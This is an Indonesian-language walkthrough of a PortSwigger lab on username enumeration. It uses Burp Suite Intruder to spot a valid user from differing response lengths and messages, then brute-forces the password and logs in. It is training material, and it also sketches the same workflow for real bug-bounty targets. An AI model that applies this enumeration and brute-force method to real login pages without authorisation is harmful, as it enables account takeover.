


Username enumeration via different responses

Goals : identifikasi nama pengguna yang valid, lakukan serangan brute-force untuk menemukan kata sandi pengguna tersebut, lalu akses halaman akun mereka.

kami diberikan sebuah lab yang tampilannya adalah sebagai berikut



kami diberikan clue untuk menebak user mana yang valid, dan kami di berikan sebuah list user yang akan kami gunakan untuk mencoba melakukan verifikasi bahwa user tersebut valid

<https://portswigger.net/web-security/authentication/auth-lab-username> (untuk username validation)

<https://portswigger.net/web-security/authentication/auth-lab-password> (setelah mendapatkan user yang valid kami gunakan wordlist ini untuk melakukan bruteforce ke dalam kolom katasandi pengguna yang valid)

IRC (in real case)

creating wordlist for targeting users -> brute target -> if valid -> creating wordlist for password the valid users -> brute users use the wordlist u make for the valid users -> if found u get bounty.

tugas pertama adalah melakukan intercepting permintaan dari browser yang akan kita attack

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept HTTP history WebSockets history Match and replace Proxy settings

Logging of out-of-scope Proxy traffic is c

Intercept on Forward Drop

Time	Type	Direction	Method	URL
22:08:19 27 Jan ...	HTTP	→ Request	POST	https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net/login

Request

Pretty Raw Hex

```

1 POST /login HTTP/2
2 Host: 0afe003d04b5ea38810f5c60001f0038.web-security-academy.net
3 Cookie: session=kdV30aQ21oyNLZtBfuP0aPYscZJqF8Qv
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 28
10 Origin: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net
11 Referer: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=admin&password=test

```

input string apapun kedalam kolom users dan password, untuk melihat request yang di kirim ke server atas permintaan yang kita lakukan.

langkah selanjutnya adalah mengirim request ini sebagai senjata intrusi (brute force) kita ke server, dengan send to intruder.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Lo
3	5	x	+						
<div> <div>?</div> <input type="text" value="Sniper attack"/> </div>									
<div> <div>Target</div> <input type="text" value="https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net"/> </div>									
<div> <div>Positions</div> <div> <div>Add \$</div> <div>Clear \$</div> <div>Auto \$</div> </div> </div>									
<div> <div>1</div> <div>POST /login HTTP/2</div> </div>									
<div> <div>2</div> <div>Host: 0afe003d04b5ea38810f5c60001f0038.web-security-academy.net</div> </div>									
<div> <div>3</div> <div>Cookie: session=kdV30aQ21oyNLZtBfuP0aPYscZJqF8Qv</div> </div>									
<div> <div>4</div> <div>User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0</div> </div>									
<div> <div>5</div> <div>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8</div> </div>									
<div> <div>6</div> <div>Accept-Language: en-US,en;q=0.9</div> </div>									
<div> <div>7</div> <div>Accept-Encoding: gzip, deflate, br</div> </div>									
<div> <div>8</div> <div>Content-Type: application/x-www-form-urlencoded</div> </div>									
<div> <div>9</div> <div>Content-Length: 28</div> </div>									
<div> <div>10</div> <div>Origin: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net</div> </div>									
<div> <div>11</div> <div>Referer: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net/login</div> </div>									
<div> <div>12</div> <div>Upgrade-Insecure-Requests: 1</div> </div>									
<div> <div>13</div> <div>Sec-Fetch-Dest: document</div> </div>									
<div> <div>14</div> <div>Sec-Fetch-Mode: navigate</div> </div>									
<div> <div>15</div> <div>Sec-Fetch-Site: same-origin</div> </div>									
<div> <div>16</div> <div>Sec-Fetch-User: ?1</div> </div>									
<div> <div>17</div> <div>Priority: u=0, i</div> </div>									
<div> <div>18</div> <div>Te: trailers</div> </div>									
<div> <div>19</div> <div></div> </div>									
<div> <div>20</div> <div>username=admin&password=test</div> </div>									

tandai kolom yang ingin di inputkan wordlist.

dengan menggunakan *add* yang kita gunakan untuk menemukan user yang valid berdasarkan wordlist yang sudah di sediakan.

username=*\$*admin*\$*&password=test

lakukan setup wordlist pada kolom inputan wordlist

ada 4 jenis serangan yang ada pada bruteforce attack ini.
namun kita hanya menggunakan type serangan sniper, berikut penjelasan singkatnya

Sniper

Fungsi: Menggunakan satu payload set dan menguji setiap posisi payload secara bergantian.


Cara kerja: Jika ada 2 posisi payload dan 100 payload, akan ada 200 request (100 untuk posisi 1, kemudian 100 untuk posisi 2).

Kapan digunakan:

- Testing satu parameter dengan banyak nilai (contoh: username enumeration, SQL injection pada satu field)
- Fuzzing parameter individual untuk menemukan vulnerability
- Ketika hanya ingin fokus pada satu titik serangan

Contoh: Testing berbagai username dengan password yang sama untuk melihat mana yang valid.

kita bisa langsung melakukan eksekusi untuk serangan kali ini.
setelah menunggu kami akhirnya menemukan apa yang kami inginkan



5. Intruder attack of https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net

Attack Save


Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
92	athena	200	299			3250	
0		200	269			3248	
1	carlos	200	555			3248	
2	root	200	553			3248	
3	admin	200	554			3248	
4	test	200	554			3248	
5	guest	200	555			3248	
6	info	200	553			3248	


user athena



Length
3250
3248
3248
3248

memiliki length yang berbeda dengan users lainnya, ini bisa menjadi parameter bahwa user athena adalah user yang valid untuk langkah selanjutnya

bagaimana bisa, berikut saya lakukan komparasi antara users athena dengan length 3250 dengan users lain yang lengthnya adalah 3248




sebelah kiri adalah user athena dan sebelah kanan adalah users lainnya.

menunjukkan bahwa kata sandi dari user athena salah.

<pre> <header class="notification-header"> </header> <h1>Login</h1> <section> <p class="is-warning">Incorrect password</p> <form class="login-form method=POST action="/login"> <label>Username</label> <input required type=username name="username" autofocus> <label>Password</label> <input required type=password name="password"> <button class="button type=submit"> Log in </button> </form> </section> </div> </section> </pre>	<pre> p </p> My accountp </p> </section> <header class="notification-header"> </header> <h1>Login</h1> <section> <p class="is-warning">Invalid username</p> <form class="login-form method=POST action="/login"> <label>Username</label> <input required type=username name="username" autofocus> <label>Password</label> <input required type=password name="password"> <button class="button type=submit"> Log in </button> </form> </section> </pre>
--	---

incorrect password, dan invalid username



sekarang kita hanya perlu menebak password dari user athena dengan wordlist password yang sudah di sediakan.

Status code	Response received	Error	Timeout	Length ^
302	202			188
200	212			3250

dan yap kami berhasil menemukan password yang tepat dan berhasil membuka session untuk user athena

```

username=athena&password=ashley
  
```

retty Raw Hex Render

HTTP/2 302 Found

Location: /my-account?id=athena

Set-Cookie: session=N3dRDXD8KFMI BIRDBG1N35dBry6KrJZq; Secure; HttpOnly; SameSite=None

X-Frame-Options: SAMEORIGIN

Content-Length: 0

Login

Incorrect password

Username

athena

Password

.....

Log in

dan kami mencoba logi ke athena dengan password ashley



dan challenge pun selesai.